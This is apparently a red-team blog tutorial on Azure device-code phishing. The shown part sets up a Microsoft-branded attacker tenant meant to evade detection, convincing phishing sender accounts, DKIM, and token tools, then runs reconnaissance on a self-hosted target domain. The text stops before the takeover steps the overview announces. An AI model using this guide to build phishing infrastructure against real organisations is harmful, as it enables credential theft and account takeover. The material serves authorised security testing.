
The Art of the Device Code Phish

25 minute read



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Overview

In this blog we'll walkthrough the Azure Device Code Phishing attack, from creating a malicious Azure phishing infrastructure, to achieving Azure Account Take-Over (ATO).

We'll be setting up Azure accounts, Azure Active Directories (AAD), Exchange Online (EXO), spinning up hypervisors, creating Virtual Machines (VMs), creating phishing accounts for Red Team Operators (RTOs), honing our HTML phishing emails, launching an Azure Device Code Phishing campaign, bypassing Multi-Factor Authentication (MFA), bypassing Conditional Access Policies (CAPs), swapping tokens, dumping Azure AD, dumping exchange mailboxes, and accessing the targets Outlook Web Application (OWA) via our browser.

Most of this with will be done with free trials, and we'll do our best to stay within the strict scope that Red Teams must abide too.

We will launch our Azure Device Code Phishing campaign from the domain `msftsec.onmicrosoft.com`, which is given to us when we create an Azure Active Directory. In this blog we will be attacking users of the domain `theHarvester.World`, which is a domain I am hosting on Azure. We will phish `theHarvester.World` users by sending them phishing emails from our attacker controlled `msftsec.onmicrosoft.com` domain.

Since our attacker root domain is `onmicrosoft.com`, which is registered to Microsoft & sent from Microsoft servers, this may allow us to evade detection.

A Deep Dive into the Device Code Phish Attack

I suggest reading this AADInternals blog post by Dr Nestori Syynimaa's, to learn how the Device Code Phishing attack works. The aim of this post is not to republish his great work, but to build on it; providing a detailed "How to Guide" for red teams aiming to succeed in a successful Device Code Phish.

- o365blog.com - Introducing a new phishing technique for compromising Office 365 accounts (https://o365blog.com/post/phishing/)

Azure Phishing Infrastructure Setup


In this section we will setup an Azure Account Subscription, which will host our malicious Azure Active Directory (AAD) phishing domain `msftsec.onmicrosoft.com`. We will create an `Admin` Global Administrator user to acquire 30-day Office 365 trial licenses, setup Exchange Online, enable DKIM, and create phishing accounts for Red Team Operators.

Azure Account Subscription Setup


- Create an Azure account at azure.microsoft.com (https://azure.microsoft.com/en-us/free/).
    - You will be required to verify with a valid email, phone number, and credit card.
    - *When creating an Azure Account, help the Microsoft DFIR team by attributing your account to your Red Team organization. This helps save time for their team when they are investigating if you are a real threat, performing threat emulation services, or performing offensive security research.*
    - *See Nick Carr- Lead, Cyber Crime Intelligence / Investigations @Microsoft (https://twitter.com/ItsReallyNick/status/1290850096683388930) for more insight.*
- Login to your newly created Azure subscription at portal.azure.com (https://portal.azure.com/).

Create an Azure Active Directory Tenant


- Go to the Azure Active Directory (AAD) service from within your Azure portal.



- Create a new Azure Active Directory Tenant.
    - Azure AD > Overview > Manage Tenant > +Create



- Switch to the newly created Azure AD Tenant.
  - Azure AD > Overview > Manage Tenant > Select Tenant > Switch
- Create an admin user within your tenants Azure AD.
  - AAD > Users > New User
  - Assign Global Administrator role to the admin user.




- To disable 2FA prompting go to the Properties blade, click Manage Security defaults, then toggle Enable Security defaults to No.

Office 365 Setup


Assign Red Team Operators a license bundle which includes Exchange Online & the Office applications. Sending phishing emails from a Windows VM via the Outlook desktop application has been the most reliable. Sending phishing emails from a browser via Outlook Web App (OWA), non-Windows operating systems, and non-Outlook email clients has been unreliable. Your experience may differ, and you are encouraged to experiment to find the best system that works for you.

Exchange Online & Office Trial Licenses


- Sign-in to office.com (https://portal.office.com) with your new admin user.




- Go to admin.microsoft.com (https://admin.microsoft.com/Adminportal/Home).
- Go to Billing > Purchase Services from the admin panel.
- Select a license package with Exchange Online and the Office Application Suite.
  - Microsoft 365 Business Premium & Microsoft 365 E3 are good options.
  - There are many different license packages offered by Microsoft which iclude EXO & Office.
- After selecting the license package, click the 'Start free trial' hyperlink.




- Prove you're not a R0b0T with a text message, 'Start your free trial', then 'Try now'.




- Create a user to send phishing emails from by going to the Users > Active Users tab and clicking 'Add a user' from the Active Users page.



- Give your phishing user a convincing name, as this name will be seen by the target you are attempting to phish.



- Assign a license to your phishing user.



Enable DKIM for Malicious Azure AD

- Open PowerShell, then install & import the ExchangeOnlineManagement module.

```
Install-Module -Name ExchangeOnlineManagement
Import-Module ExchangeOnlineManagement
```

- Connect to Exchange Online (EXO) with your admin user and enable DKIM for your AAD tenant.

```
Connect-ExchangeOnline -UserPrincipalName admin@msftsec.onmicrosoft.com
# Login to prompt
New-DkimSigningConfig -DomainName msftsec.onmicrosoft.com -Enabled $true
```

- Return your DKIM Selector records for testing your domains DKIM setup.

```
PS C:\Users\boku\TokenTactics> Get-DkimSigningConfig -identity msftsec.onmicrosoft.com|
Format-List Identity,Selector1CNAME,Selector2CNAME
Identity       : msftsec.onmicrosoft.com
Selector1CNAME : selector1-msftsec-onmicrosoft-com._domainkey.msftsec.onmicrosoft.com
Selector2CNAME : selector2-msftsec-onmicrosoft-com._domainkey.msftsec.onmicrosoft.com
```

- Useful blog for Azure DKIM debugging (https://dirteam.com/bas/2020/08/17/field-notes-dkim-and-missing-selector-records/).
- Note that DKIM changes can take up to a day to complete.

Phishing Operator Setup

In this section we will setup Windows 10 Virtual Machines (VMs) for Red Team Operators, install the desktop Outlook Client on the Operators VMs using the Office 365 trials, enable PowerShell scripts, install the AADInternals (https://o365blog.com/aadinternals/) PowerShell module, install the TokenTactics (https://github.com/rvrsh3ll/TokenTactics) PowerShell module, and install the AzureAD (https://docs.microsoft.com/en-us/powershell/module/azuread/?view=azureadps-2.0) PowerShell module.

Windows 10 VM Setup

We will need a PowerShell environment to run the AADInternals, TokenTactics, and AzureAD PowerShell modules. Sometimes I use macOS PowerShell (https://docs.microsoft.com/en-us/powershell/scripting/install/installing-powershell-core-on-macos?view=powershell-7.1) which runs TokenTactics fine, but we may run into issues with PowerShell modules that have DLL dependencies.

For sending the phishing emails, a windows environment is optional. For HTML&CSS emails, we recommend sending from the Windows Outlook desktop client if the target is a Windows shop that uses Outlook internally. Sending HTML&CSS emails from macOS clients to targets with Windows email clients has had mixed results.

VMWare & VirtualBox are great options for type-2 hypervisors:

- VMWare offers free 30 day trials for VMWare Fusion (https://www.vmware.com/products/fusion/fusion-evaluation.html) for macOS & VMWare Workstation Pro (https://www.vmware.com/products/workstation-pro/workstation-pro-evaluation.html) for Linux or Windows.
- VirtualBox (https://www.virtualbox.org/wiki/Downloads) works too.
- Windows 10 ISO Download (https://www.microsoft.com/en-us/software-download/windows10ISO)
    - Download the ISO from macOS or Linux.
- Windows 10 Developer VM Download (https://developer.microsoft.com/en-us/windows/downloads/virtual-machines/)

Outlook Application Setup for RTO


- On the RTO VMs, we will install Office by going to office.com (https://www.office.com), logging in with the RTO account, and clicking the 'Install Office' button located at the top-right of the splash page.
    - To install Outlook, we will need to install the entire Office suite.
- Once the download completes we will follow the on screen instructions to complete the installation phase.
- We will now open Outlook and login with the RTO's credentials.
    - In this blog, our example RTO account is `DevOps@msftsec.onmicrosoft.com`.

Changing the VMs PowerShell Execution Policy

To run PowerShell scripts you may need to change the PowerShell Execution Policy on your Windows VM.

To change this:

- Navigate to Windows Settings, click on 'Update & Security'.
- On the left side towards the bottom, you'll see a 'For developers' tab.
- After clicking that, you should see a PowerShell header towards the bottom, click on the 'Apply' button.



- Run PowerShell as Administrator
- Copy and paste this command into PowerShell:

```
Set-ExecutionPolicy Unrestricted -Scope CurrentUser -Force
```

AADInternals PowerShell Module Installation (https://o365blog.com/aadinternals/#installation)

We will be using the AADInternals PowerShell module to determine if the target uses Azure. AADInternals also has a Device Code phishing functionality, and the TokenTactics module is derived from the epic AADInternals project.

```
# Install the module
Install-Module AADInternals
```

- Now that the AADInternals module is installed, we can use `import-module` for a PowerShell session to get access to the AADInternals commands.
- Just like all the PowerShell modules, we will need to import them into every new PowerShell session we want to use them in.

TokenTactics PowerShell Module Installation (https://o365blog.com/aadinternals/#installation)

- Download or clone the TokenTactics GitHub repository (https://github.com/rvrsh3ll/TokenTactics)
- Ensure the TokenTactics folder is on the RTOs Window VMs file system.

```
PS C:\Users\boku> cd .\TokenTactics
PS C:\Users\boku\TokenTactics> Import-Module .\TokenTactics.psd1
```

- You will need to import TokenTactics when you want to use it within a PowerShell session.
- Ignore the warning about the naming convention. We did not follow proper Microsoft PowerShell naming convention, so it throws a warning.

```
PS C:\Users\John M. Jackson\Desktop\TokenTactics-main\TokenTactics-main> Import-Module .\TokenTactics.psd1

WARNING: The names of some imported commands from the module 'TokenTactics' include unapproved verbs that might make
them less discoverable. To find the commands with unapproved verbs, run the Import-Module command again with the
Verbose parameter. For a list of approved verbs, type Get-Verb.
```

AzureAD PowerShell Module Installation (https://docs.microsoft.com/en-us/powershell/azure/active-directory/install-adv2?view=azureadps-2.0)

We will install the AzureAD PowerShell module for enumerating the targets AzureAD after acquiring a Refresh Token from the Device Code Phish campaign.

```
Install-Module AzureAD
```

AAD Reconnaissance

The Azure Device Code phishing technique is dependent on your target using Azure Active Directory. Before launching an Azure Device Code phishing campaign, it is wise to ensure your target uses Azure.

Check if the target domain uses Azure Active Directory

Target is registered to Azure Active Directory

```
Invoke-AADIntReconAsOutsider -Domain theharvester.world | Format-Table
Tenant brand:       The Harvester
Tenant name:        theharvester
Tenant id:          1d5551a0-f4f2-4101-9c3b-394247ec7e08
DesktopSSO enabled: False
Name                           DNS   MX  SPF DMARC Type    STS
----                           ---   --  --- ----- ----    ---
theharvester.onmicrosoft.com True True True False Managed
theharvester.world           True True True False Managed
```

- Our target domain `TheHarvester.World` is registered to Azure Active Directory and has `MX` set to `True`.
- Another way is by checking their DNS `MX` record:

```
dig -t MX +short theHarvester.World
0 theharvester-world.mail.protection.outlook.com.
```

